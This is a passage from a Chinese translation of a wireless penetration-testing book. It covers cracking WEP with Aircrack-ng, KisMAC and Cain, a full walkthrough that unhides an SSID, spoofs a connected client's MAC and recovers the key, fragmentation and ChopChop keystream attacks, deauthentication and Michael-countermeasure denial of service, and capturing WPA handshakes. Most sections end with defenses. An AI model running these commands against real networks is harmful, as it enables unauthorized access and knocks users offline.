**第 7 步：**启动 Aircrack-ng 运行 Aircrack，我们需要传递的唯一参数是输入 pcap 文件和一个可选的 -0 参数，后者告诉 Aircrack-ng，让其用漂亮的彩色字体输出结果（非常直观）。

```
[~/quiet_type]# aircrack-ng ./quiet_type-03.cap -0
```

一旦 Aircrack-ng 开始运行，等待片刻后，屏幕上将输出熟悉的 KEY FOUND（密钥找到）。

```

[00:00:00] Tested 683 keys (got 121960 IVs)

KB  depth  byte(vote)
0   0/ 1    4E(174336) 26(134144) 95(134144) EA(133000) 1D(131040) 3F(131040)
1   2+/ 1    C9(129024) 0E(128768) 74(128768) AD(128768) B5(128768) B8(128768)
2   0/ 25   C8(165376) E4(138496) BD(136448) 8D(135424) F0(134656) 4F(134400)
3   0/ 1    38(172208) BA(135600) 7A(135168) 00(132864) 66(132600) AA(132600)
4   21/ 4   95(130016) 20(130304) 41(130304) CC(130304) F5(130304) 8C(130040)

KEY FOUND! [ 4E:64:16:70:CC:83:18:11:0A:1B:9D:C9:94 ]
Decrypted correctly: 100%

[root@phoenix:~/quiet_type]#

```


### 3.3.4 在 OS X 上的 WEP 加密攻击

为了在 OS X 上破解 WEP，你要有 KisMAC 和 Aircrack-ng 的发现能力。KisMAC 可以通过重新注入数据包来产生数据通信，但它缺乏 Aircrack-ng 所具有的先进加密 PTW 攻击。这意味着你需要配置 KisMAC 以便将所有通信数据包捕获到 pcap 文件中（KisMAC|Preferences（偏爱）|Driver（驱动程序）|Keep Everything（保存一切数据）），然后将 pcap 传递到 Aircrack-ng 中进行破解。在下面的例子中，我们将所有的数据包保存到 /Dumplogs/curr.pcap 文件中。

在 OS X 上获得 Aircrack-ng 编译以后的版本等同于在 Linux 上获得。只需下载最新版本的源代码并编译即可：

```
(:~)$ wget http://download.aircrack-ng.org/aircrack-ng-1.0.tar.gz
(:~)$ tar -zxvf ./aircrack-ng-1.0.tar.gz
(:~)$ cd aircrack-ng-1.0
(:~aircrack-ng-1.0)$ make && sudo make install && cd /Dumplogs
```

现在，我们已经有了编译后的 Aircrack-ng，我们将对 Kismet 进行扫描，然后选择 Network（网络）|Re-inject Packets（重新注入数据包）。一旦 KisMAC 看到一个可以重放的 ARP 数据包，你应该会看到如下图所示的内容。



关注后台运行的数据包计数器。如果注入操作正在进行，你应该能够看到数字在迅速攀升。一旦你完成了注入工作，就从命令行中止 Aircrack-ng 的命令：


```
(:/dumps) $ aircrack-ng ./curr.pcap -0
```



### 3.3.5 在 Windows 上，PTW 对 WEP 的攻击

流行的 Windows 破解工具 Cain 和 Abel 最近增加了对 PTW 攻击的支持，以及重放 ARP 数据包的能力（向你提供让 AirPcap 设备对注入的支持）。该设备允许你不在使用任何命令行工具的情况下，获得与 Aircrack-ng 相类似的速度破解 WEP。唯一的缺点是你必须使用 AirPcap 网卡适配器，并且没有实现先进的 ChopChop 攻击和碎片攻击。

假设你已经安装了 AirPcap 网卡适配器，并且正在使用中，那么启动 Cain，单击 Wireless（无线）选项卡。随后从下拉列表中选择 AirPcap 网卡适配器的名称，然后单击 Passive Scan（被动扫描）按钮。一旦你所感兴趣的网络出现在列表中，单击 Stop（停止）按钮，然后锁定相应的信道。确认 ARP 请求数据包注入选项显示在底部列表中，然后再次单击 Passive Scan（被动扫描）按钮。这种配置的一个例子如下图所示。



关注数据包计数器，如果 ARP 重放攻击正在工作，那么该计数器应该一直处于增加状态。如果你遇到了麻烦，你可以右击客户端，然后解除认证。这将导致客户端重新关联，并希望发出一个 ARP 请求。一旦数据包计数器增至 40 000 左右，单击 Analyze（分析）按钮。选择你感兴趣的 BSSID，然后单击 PTW Attack（PTW 攻击）按钮。如果一切顺利，你应该看到一个“WEP Key Found！”（发现 WEP 密钥！）的消息，如下图所示。



## 一 密码攻击的防御

防御这种攻击最简单的方法是使用 WPA2。因此说，供应商已采取了许多替代方案。这些措施包括弱初始比向量避免（这将减慢 FMS 的攻击，但不是新的 PTW）和注入“Chaff”WEP 数据包，摆脱用于衍生密钥的密码分析。PTW 攻击反映出避免弱密钥（weak IV avoidance）的完全不相关性（它们已经彻底没什么用了），如果你使用该方式碰巧要跨越一个网络，那么 airdecloak-ng 可以用来过滤掉其中的“chaff”包<sup>①</sup>。

### 3.4 综合案例：破解一个隐藏的 MAC 过滤、WEP 加密的网络

前面的例子向你展示了如何绕过特定的安全技术的方法。本节将向你展示一个针对隐藏的 SSID、MAC 过滤的、WEP 加密的网络攻击事例。

首先，我们把接口设置为监控模式：

```
[~/ch4_ex]# airmon-ng start wlan7
Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID      Name
846      avahi-daemon
Interface  Chipset      Driver
wlan7     Atheros     ath9k - [phy0]
          (monitor mode enabled on mon0)
```

我们应该注意 airmon 的建议，关掉可能的麻烦进程：

```
[root@phoenix:~/ch4_ex]$ stop avahi-daemon
avahi-daemon stop/waiting
```

下一步，我们运行 airodump：

```
[~/ch4_ex]# airmon-ng start mon0
BSSID      #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:22:6B:96:50:45  1    0   1  54e  WEP   WEP   <length: 11>
00:1F:90:F2:D2:DB  5    0   6  54e. WPA2  CCMP  PSK  boondoggle
BSSID      STATION    PWR   Rate  Lost  Packets  Probes
00:22:6B:96:50:45  00:11:95:E9:FF:5C  -38  0 -24   0      4
00:1F:90:F2:D2:DB  00:25:00:40:F8:30  -51  54e-54e  0      4
```

从 airodump 输出的信息中，可以看到一个隐藏的网络信道 1。你可以说因为它显示 <length 11>，而不是 SSID 值。你也可以说有一个客户端连接。首先，让我们启动 airodump，将它锁定到正确的信道并开始收集其数据包。

```
[~/ch4_ex]# airodump-ng --channel 1 --bssid 00:22:6B:96:50:45
--output-format pcap -w HiddenCapture mon0
```

下一步，我们需要解除那个客户端的认证，这样我们可以看到 SSID：

① chaff 包，即通过加密的随机 WEP 密钥而生成的假 WEP 帧。——译者注

```
[~/ch4_ex]# aireplay-ng --deauth 1 -a 00:22:6B:96:50:45
-c 00:11:95:E9:FF:5C mon0
14:06:37 Waiting for beacon frame (BSSID: 00:22:6B:96:50:45)
14:06:38 Sending 64 directed DeAuth. STMAC: [00:11:95:E9:FF:5C]
```

如果我们在这时切换到 airodump, 那么我们看到的 SSID 已经暴露:

```
BSSID #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:6B:96:50:45 1348 0 1 54e WEP WEP not_for_you
```

采用该方式, 我们可以从客户端使用 aireplay 生成一些通信流量:

```
[~/ch4_ex]# aireplay-ng --arpreply -h 00:11:95:E9:FF:5C -b
00:22:6B:96:50:45 mon0
The interface MAC (00:15:6D:84:07:A6) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 00:11:95:E9:FF:5C
14:14:09 Waiting for beacon frame (BSSID: 00:22:6B:96:50:45) on channel 1
read 38527 packets (got 22865 ARP requests and 14055 ACKs),
sent 14457 packets... (499 pps)
```

在 aireplay 运行时, 我们切换到 airodump-ng, 查看数据包数量的增加情况:

```
BSSID #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:6B:96:50:45 11706 0 1 54e WEP WEP not_for_you
...
00:22:6B:96:50:45 43581 0 1 54e WEP WEP not_for_you
```

看起来我们已经有了足够多的发动 PTW 攻击的数据包了。到了停掉 Aircrack-ng 的时间了:

```
[~/ch4_ex]# aircrack-ng ./HiddenCapture-01.cap
.....大约 1 分钟以后.....

KEY FOUND! [ 3C:B4:18:88:8C:82:A4:A4:3E:32:FC:22:3E ]
Decrypted correctly: 100%
```

既然我们得到了密钥, 就到了关联的时间了。首先, 我们通过使用 Ctrl+C 键关掉 aireplay 和 airodump, 然后建立一个管理接口:

```
<ctrl-C aireplay, airodump>
[~/ch4_ex]# iwconfig wlan7 essid not_for_you
key 3C:B4:18:88:8C:82:A4:A4:3E:32:FC:22:3E
[~/ch4_ex]# iwconfig wlan7
wlan7 IEEE 802.11abgn ESSID:"not_for_you"
Mode:Managed Frequency:2.412 GHz Access Point: Not-Associated
Encryption key:3CB4-1888-8C82-A4A4-3E32-FC22-3E
```

嗯……看来连接遇到了麻烦。首先, 我们可以认真检查对 airodump 捕获的数据包进行解密所得到的密钥是否正确:

```
[~/ch4_ex]# airdecap-ng -w 3C:B4:18:88:8C:82:A4:A4:
3E:32:FC:22:3E ./HiddenCapture-01.cap
Total number of packets read 394071
Total number of WEP data packets 153532
Number of decrypted WEP packets 151913
```

好了, 密钥是绝对正确的, 因为它正确地解密了这么多的数据包。似乎 AP 可能启用了

MAC 过滤功能。

让我们尝试捕获我们自己的身份验证 / 关联数据包，看看会发生什么：

```
[~/ch4_ex]# tshark -i mon0 -R "wlan.fc.type_subtype == 0x0b" -V
```

几秒钟后，驱动程序会尝试重新关联。我们将在对我们的身份验证请求的响应数据包中看到如下信息：

```
Fixed parameters (6 bytes)
Authentication Algorithm: Open System (0)
Authentication SEQ: 0x0002
Status code: Unspecified failure (0x0001)
```

AP 告诉我们，它不会让我们进入。虽然这样，但我们知道密钥是正确的，最大的可能就是 AP 实现了 MAC 地址过滤。让我们窃取一个当前正在连接的客户端的 MAC：

```
[~/ch4_ex]$ ifconfig wlan7 down
[~/ch4_ex]$ ifconfig wlan7 hw ether 00:11:95:E9:FF:5C
[~/ch4_ex]$ ifconfig wlan7 up

[root@phoenix:~/ch4_ex]$ iwconfig wlan7 essid not_for_you key 3C:B4:18:88:8
C:82:A4:A4:3E:32:FC:22:3E
[root@phoenix:~/ch4_ex]$ iwconfig wlan7
wlan7 IEEE 802.11abgn ESSID:"not_for_you"
Mode:Managed Frequency:2.412 GHz
Access Point: 00:22:6B:96:50:45
Encryption key:3CB4-1888-8C82-A4A4-3E32-FC22-3E
Power Management:on
Link Quality=46/70 Signal level=-64 dBm
```

**提示** 执行无线渗透测试 (pen-tests) 时，一定要禁用 Network Manager (网络管理器) 或其他图形用户界面等可能会自动配置接口的程序。像这样它们将给无线渗透测试带来麻烦。

貌似一个骗术。我们可以告诉我们已经成功关联，因为 Access Point (接入点) 字段列出了正确的 BSSID，并且我们有一个 Link Quality (链路质量) 的合理数值。

**警告** 如果我们窃取的 MAC 地址的客户端尝试浏览某个网页，它将遇到麻烦。如果我们窃取的是一个正在使用中的 MAC 地址，那么受害人会意识到可能是哪里出现了问题。

### 3.5 针对 WEP 的密钥流恢复攻击

下面两个针对 WEP 的攻击是用来为给定的初始化向量恢复密钥流。虽然恢复一个单独的密钥流看起来可能不会像恢复密钥一样有用，但是这些攻击可在一个平静的网络上，非常有效地产生数据通信流，最终导致恢复密钥。

WEP 的工作原理是使用 RC4 生成随机字节流。生成随机字节，然后与明文数据包进行“异或” (XOR) 操作，结果被称为密文。随机字节生成之前，RC4 必须与一个私有密钥进行初始化。如果两个用户都使用相同的私有密钥，那么他们会产生相同的随机字节。收到消息的用

户可以和随机字节“异或”操作，并生成加密的消息和重新创建原始值。图 3-3 的上半部分显示了如何将对包含“hi bob!”的数据包使用 WEP 进行加密。

让我们想象一下，如果攻击者知道由单一的明文组成的数据包在加密前的明文内容，将会发生什么。一旦她看到传输中的加密数据包，她就可能用明文与观察到的密文进行“异或”操作，并因此获取密钥流。这部分显示在图 3-3 的下半部分。




图 3-3 WEP 加密的例子

假设数据包为 100 字节，那么攻击者最少需要读取相同的初始化向量的加密数据包的前 100 个字节。假设有  $2^{24}$  个初始化向量，但这不是一个决定性的因素。更麻烦的是，攻击者现在可以注入 100 字节数据包或更少以便使用这个初始化向量。

既然知道了密钥流被破解后的潜在用途，让我们看看帮助攻击者检索密钥流的两种攻击。第一种攻击是碎片攻击，它允许攻击者在几秒钟内将已知明文的几个字节转换成 1500 字节的密钥流。另一种攻击是 ChopChop 攻击，它更进一步，它允许攻击者从一个完全未知的数据包中同时恢复明文和密钥流。虽然 ChopChop 攻击更强大（因为它不依赖于任何已知明文），但其速度很慢，平均要运行时间为数分钟。

### 碎片攻击

流行性	5
难易度	5
影响力	8
危险级	6

2005 年，Sorbo (Andrea Bittau) 发表了一篇文章讲述了他称为碎片攻击的攻击方式。在

论文中，他介绍了可以在几秒钟内将一些密钥流的字节转换成 1500 字节的密钥流多个优化算法（1500 字节长度是以太网上的最大传输单元（Maximum Transmission Unit, MTU），这样做是为了在 802.11 中生成最大的典型数据包）。碎片攻击最终被并入 Aircrack-ng 代码库中。

碎片攻击可以通过在每一轮中使用一个高达 16 的因子用来加倍攻击者的密钥流数量。并且可以反复使用。允许三个已知的密钥流字节增加到 1500 个，并在三次迭代以后，使其呈现指数级增长。最常见的初始密钥流的源是 SNAP 头。SNAP 头是 802.11 数据包（加密或以其他方式）中的第一层封装域，只有少数值可以使用。实事求是地讲，SNAP 头的前 3 字节总是 0xAA<sup>①</sup>、0xAA 和 0x03。这 3 字节可以用来获得密钥流的 3 字节，这对于让碎片攻击开始工作已足够了。

下面是攻击的基本步骤：

- 1) 首先，等待要发送的数据包。即使没有连接客户端的 AP，也会产生几个数据包。
- 2) 将一个 SNAP 头的前 3 字节（0xAA、0xAA、0x03）与捕获的数据包的前 3 字节进行“异或”操作。你现在就有了密钥流的 3 字节。
- 3) 下一步，加工广播 ARP 数据包（总共 36 字节的有效载荷）。分成 12 个 3 字节一组的碎片数据包，利用上一步中所观察到的初始化向量和密钥流加密和传输这些碎片数据包。每个碎片可以重复使用密钥流的相同 3 字节。
- 4) 一旦完成传送碎片，就查找一个 36 字节的数据包，该数据包由带有设置 FromDS 位和源地址的 AP 数据包传送。这是从 AP 转发的 ARP 数据包。因为你加工的数据包放在首位，所以你知道整个 36 字节的明文。将加密的数据包与明文数据包进行“异或”操作，你就可以恢复密钥流的 36 字节。
- 5) 接下来，加工超长的 ARP 数据包，长度达 384 字节（可以用 NULL 填充 ARP 包）。将这个数据包作为 12 个 32 字节的碎片发送，利用在上一步中恢复的初始化向量和密钥流。等待 AP 转发：你现在有了密钥流的 384 字节。
- 6) 最后，加工一个 1500 字节的 ARP（再次，用 NULL 填充）。作为 5 个 300 字节的碎片传送。当数据包被 AP 转发时，从数据包中恢复密钥流。现在，你已经在数秒钟恢复了全部 1500 字节的密钥流。

此时，你已经在一个名为 fragmentxxxx-yyyx.xor（xxxx 和 yyyy 只是当前的时间戳）的文件中保存了初始化向量和密钥流。正如你在前面所看到的，你可以利用这个伪造分组的密钥流和 aireplay 产生大量的通信数据包。

## ChopChop 攻击

流行性	4
难易度	4
影响力	7
危险级	5

ChopChop 攻击方式通过系统地一次修改加密数据包的一个字节进行工作，并重放到 AP，

① 以“0x”开始的数据表示该数据是以十六进制表示的，所以 0xAA、0xAA、0x03 所表示的数值十进制表示为：170、170、3。——译者注

同时监控 AP 是否接收这些修改后的数据包, ChopChop 可以在不考虑密钥或密钥大小的前提下, 慢慢破解 WEP 所保护的数据包。它是通过下列方式实现的:

- 1) 首先, 等待要发送的数据包。即使是没有连接客户端的 AP, 也将会产生几个数据包。
- 2) 从数据包中删除最后一个字节; 在假设删除字节的值为 0 的前提下重新计算校验和。将它重新传送给一个多播地址。看看 AP 是否会转发这个数据包。
- 3) 如果你看到 AP 转发了这个数据包, 那么说明校验和是正确的, 并因此可知上一步猜测的明文值是正确的。你只是破解了明文中的一个字节和密钥流中的一个字节。
- 4) 如果 AP 没有转发这个数据包, 这就说明上一步所猜测的明文值不正确。将所猜测的值加 1, 继续上述步骤, 直到猜的值正确为止 (一个字节最多需要进行 256 次)。
- 5) 按上述办法重复对数据包的每个字节依次进行猜测, 直到按你的方式开始工作为止。

上述步骤结束时, 你将同时破解数据包中的明文和密钥流。数据包中的明文保存在一个名为 replay\_dec-xxxx-yyyyyy.cap 的文件中, 密钥流保存在一个名为 replay\_dec-xxxx-yyyyyy.xor 的文件中。

**提示** 如果一个 ChopChop 攻击在执行中看上去像是被中断了, 可以试着不断运行 aireplay 中的认证欺骗。

```
F.ex aireplay-ng --fakeauth 10
```

## 防御密钥流恢复攻击

防御这些攻击的最好技术是使用带 CCMP (不是 TKIP) 的 WPA2 方法。正如你将在第 4 章中看到的, TKIP 对受害者进行基于 ChopChop 的高级攻击。

## 3.6 攻击无线网络的可用性

本节包含两种技术: 解除认证攻击 (death attack) 和 Michael 应对措施。实际上有比这多得多的攻击方式 (如许多与在 AP 上资源匮乏相关的算法), 但这里介绍的方法就足以带来麻烦。

### 解除认证的拒绝服务攻击

流行性	5
难易度	10
影响力	1
危险级	5

你用于踢掉网络用户并恢复其 SSID 的一些相同的技术将被反复用于拒绝他们访问网络, 这一点也不奇怪。在 Linux 上, 你只是利用以前使用过的相同命令, 但告诉 Aircrack-ng 继续做下去。例如, 假设你正盯上一个特定的客户端 00:23:6C:98:7C:7C, 其 BSSID 是: 00:1F:90:F2:D2:DB, 你执行下列操作:

```
(:~)#iwconfig mon0 channel 6
```

```
(:-)#aireplay-ng --deauth 0 -a 00:1F:90:F2:D2:DB -c 00:23:6C:98:7C:7C mon0
```

或者，你也可以指定广播地址，在信号覆盖范围内的网络上拒绝访问任何人：

```
(:-)# aireplay-ng --deauth 0 -a 00:1F:90:F2:D2:DB -c FF:FF:FF:FF:FF:FF mon0
```

想要利用解除认证行动的 Mac 用户，只需要将其功能变成 KisMAC 的一部分。KisMAC 将通过默认的方式（Kismac|Deauthenticate（解除认证）解除对广播地址的认证。

一个解除认证的洪水算法<sup>①</sup>是使附近的任何客户端的网络通信量都为零的一种简单而有效的方法。这种攻击可能会哄骗受害人脱离企业的安全网络，转而使用不同的、安全性较低的网络。

## 解除认证洪水算法的应对措施

当一个破烂房间中的微波炉可以使你的无线网络瘫痪时，那么软件能够做到的就不是很多了。一个无线入侵检测系统可以检测到这种攻击时，它在阻止攻击上也无能为力。有些客户端驱动程序似乎正在忽略广播解除认证的帧，这是一个合理的解决办法。在未来，解除认证数据包将在 802.11 下被授权，但当这种事情发生时，攻击者可以调动大量其他拒绝服务（Denial-of-Service, DoS）攻击者。不幸的是，即使是最安全的网络，也存在可预见的、将来容易受到这样的 DoS 攻击的脆弱点。

## Michael 应对措施

流行性	2
难易度	1
影响力	2
危险级	2

当 IEEE 正在设计临时密钥完整性协议（Temporal Key Integrity Protocol, TKIP）时（该协议被 WPA 所采用），他们不得不想出一个可以用来确保数据包不被攻击者修改的算法。WEP 试图使用 ICV，但它对于主动攻击是无效的。新的算法称为 Michael，它在数据包中创建的这个字段称为消息完整性检查（Message Integrity Check, MIC）。

Michael 不得不运行在更老的、基于 WEP 的硬件上，因此其作用非常有限。使用 Michael 的网络验证数据包的完整性，也不得不包括应对措施。每当每秒有超过两次以上的 MIC 检查失败发生，这些应对措施就会被执行，AP 解除所有用户的认证，并迫使他们重新输入。AP 还需要发动一分钟的广播停止。一个有趣的结果是，客户需要让 AP 知道一个 MIC 检查失败。

如果攻击者在每分钟只有两个数据包的前提下，能够导致 MIC 检查失败，那么她就能够有效地对 AP 上的每一个人破坏服务。这个攻击比其他第 2 层的拒绝服务 DoS 攻击具有明显的优

① 洪水算法是当算法启用时，通信设备（如路由器）将要传送的信息同时向所有的路由设备传送，而后者也如法炮制。这种方式会因数据包大量冗余而占用大量网络带宽，从而性价比很低；但只要有一种可能，就必然能在最短路径上到达，从而速度最快。适合于战争或通信设备变化很快环境中，并且事务很紧急的情况下。——译者注

势，因为它只需要维护几个数据包，使得确定攻击者的地理位置变得更加困难。

一个概念验证工具已在 Finn Halvorsen 的硕士论文（“IEEE 802.11i 的 TKIP 加密分析”）中发布，该工具是关于一个每分钟产生的两个 MIC 失败的概念验证工具。该功能正在合并到 tkiptun-ng（Aircrack-ng 的一部分）中，但它是目前很不稳定。当你阅读本书的时候，该攻击可能已经被并入到 tkiptun-ng 中，最好的验证办法是从最新的 Aircrack-ng 的 svn<sup>①</sup> 地址中下载并编译链接成 tkiptun-ng 二进制文件，然后看是否已集成进去。

### ① 防御 Michael 应对措施

当更新由 CCMP 提供的基于 AES 的加密算法的时候，TKIP 最初的目的是设计一个“头痛医头，脚痛医脚”的解决方案。对 TKIP 的声誉方面，在被发现遭到重创之前，它比它所标榜的 5 年寿命还更长久。如果你还没有升级到 CCMP 提供的最新版，那么仅攻击者的能力就是唯一需要考虑的原因，这种能力足以通过 Michael 应对措施，偷偷地将网络安全级别降低。

## 3.7 本章小结

本章涵盖了无数针对 WEP 保护的网络的攻击，它还涉及绕过通常部署在 SOHO 网络上其他安全功能的方法——SSID 隐藏和 MAC 过滤的。基本的拒绝服务 DoS 技术也包括在内。

① svn：即 subversion 的缩写形式，是近年来崛起的版本管理工具。目前，很多开源软件都使用 svn 作为代码版本管理软件。——译者注

## 第 4 章

# 攻击 WPA 保护下的 802.11 网络

WPA/WPA2 大大提高了无线网络的安全性；然而，额外保护带来的代价是协议复杂性的提高。本书前言对 WPA 进行了简要的介绍，使对 WPA 基础知识不熟悉的读者了解它的背景资料，本章的重点是介绍当前已知的 WPA 攻击方式。

虽然 WPA 的部署考虑到了安全性，但仍存在我们可以充分利用的自身缺陷。在较高的层次，WPA 攻击可以分为两类：对身份认证的攻击和对加密的攻击。身份认证的攻击是最常见的并直接访问无线网络，当攻击 WPA-PSK 认证系统的时候，攻击者也有解密/加密通信流量的能力，因为 PMK 已被破解。对加密的攻击只是针对 WPA 网络，这种攻击只提供对来往数据包解密/加密的能力，而不允许攻击者作为一个合法的用户而完全加入网络后再实施攻击。

### 4.1 破解身份认证：WPA-PSK

流行性	7
难易度	4
影响力	9
危险级	7

今天仍使用的许多 WPA 部署利用了 WPA-PSK 认证，也称为 WPA 个人版（WPA-Personal）。这种机制是利用网络上所有设备中公共的一个共享的秘密密钥作为认证的。虽然与这个方法类似的密钥导出函数使用企业认证模式，但 WPA 部署方法容易受到削弱无线网络部署整体安全性的许多攻击的影响。使用 WPA 预共享密钥方法进行认证的详细内容请参阅第 1 章。

#### 获得四次握手

如图 4-1 所示，四次握手允许客户端和 AP 协商密钥用于对无线传送的流量进行加密。如果要破解这个密钥，需要先获得 SSID、由 AP 发送的 A-nonce、由客户端发送的 S-nonce、客户端的 MAC 地址、AP 端的 MAC 地址和一个用于验证的 MIC，除了 SSID 之外，所有其他值都可以在四次握手（four-way handshake）中找到。由于它们的值在数据帧的传送中有时是重复出现的，所以实际上并不需要完整的 4 个数据帧才能成功地破解密钥。这在有时我们不小心错过了握手的一部分（例如，由于信道跳频）时是有用的。一个完整的四次握手数据包捕获过程如图 4-1 所示。





图 4-1 WPA 的四次握手



**被动嗅探** 通过被动嗅探获得握手无需与目标网络进行交互，这是迄今为止最为隐蔽的方法。因为一个客户端连接某个网络是一个相当普遍的现象，我们要做的就是耐心地等待，如

果我们在正确的时间、正确的渠道上，那么我们就能捕获到握手。这个简单的过程，可以通过使用任意的符合 802.11 标准的无线嗅探器来实现。Aircrack-ng 套件中的 airodump-ng (<http://www.aircrack-ng.org>) 是一个简单的、轻量级的嗅探器，它在这种情况下特别有用，因为它在我们成功地捕获到一次握手时及时通知我们。

当运行 airodump-ng 时，我们需要确保我们的网卡工作在监控模式，锁定到特定的信道，并且通过该网卡能将嗅探到的数据保存到一个文件中。还需要通过指定一个 BSSID 过滤（通过使用 -bssidoption 参数）来锁定一个特定的 AP，但在这种情况下，我们将只能保存被指定的单一信道数据。

```
# airmon-ng stop ath0

Interface      Chipset      Driver
-----
wifi0          Atheros     madwifi-ng
eth1           Broadcom    bcm43xx
ath0           Atheros     madwifi-ng VAP (parent: wifi0) (VAP destroyed)

# airmon-ng start wifi0
Interface      Chipset      Driver
-----
wifi0          Atheros     madwifi-ng
eth1           Broadcom    bcm43xx
ath0           Atheros     madwifi-ng VAP (parent: wifi0) (monitor
mode enabled)

# airodump-ng --channel 6 --write hackmeup ath0
```

前两个命令将设置 Atheros 网卡为监控模式，最后一个命令实际上做的是不好的工作。将网卡锁定到 AP 正在传输的信道，在这个例子中是 6 号信道（即参数 --channel 6），保存所有的数据到一个文件中，并指定该文件名的前缀是 hackmeup（即参数 --write hackmeup），指明将用来嗅探的接口是 ath0 上（即逻辑上的第一个网卡。——译者注）。记住，如果使用不同的芯片组或驱动程序，你的界面可能会有所不同。

你会注意到在处理截图右上角的位置，airdump-ng 通知我们一个 WPA 握手已被捕获到。

**主动攻击** 有时失去耐心反而能得到最好的，我们告诫自己与其等待周围一个新的用户的连接，不如找更好的事情去做，这就是主动攻击在获得握手操作上能派上用场的时候。为什么要等待周围的用户主动连接，如果我们踢一个用户下线，然后看着他重新连接不就行了吗？我们可以使用任何 802.11 拒绝服务攻击踢一个用户下线，其中，最流行的是解除认证攻击（deauthentication attack）。第一步是运行被动嗅探器（如刚才所描述的操作），然后在同一系统上的一个新窗口中，运行解除认证攻击程序，以便我们的嗅探器可以既捕获攻击，又能捕获客户端重新连接。有许多工具可用于发动解除认证攻击，在这个例子中，我们将使用 aireplay-ng（Aircrack-ng 套件中的另一个工具）。

```
# aireplay-ng --deauth 10 -a 00:21:29:96:46:93 -c 00:15:6D:54:E1:47 ath0
11:52:37 Waiting for beacon frame (BSSID: 00:21:29:96:46:93) on channel 6
11:52:39 Sending 64 directed DeAuth. STMAC: [00:15:6D:54:E1:47] [169|128 ACKs]
11:52:51 Sending 64 directed DeAuth. STMAC: [00:15:6D:54:E1:47] [414|344 ACKs]
11:52:52 Sending 64 directed DeAuth. STMAC: [00:15:6D:54:E1:47] [261|193 ACKs]
```

```

Shell - Konsole
CH 6 ]] Elapsed: 4 s ]] 2009-11-04 11:45 ]] WPA handshake: 00:21:29:96:46:93

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:21:29:96:46:93 45 100   55      210 101 6 54 WPA2 CCMP PSK HackMeUp

BSSID          STATION      PWR  Rate  Lost  Packets  Probes
00:21:29:96:46:93 00:15:6D:54:E1:47 39  54 - 1    1    410

```

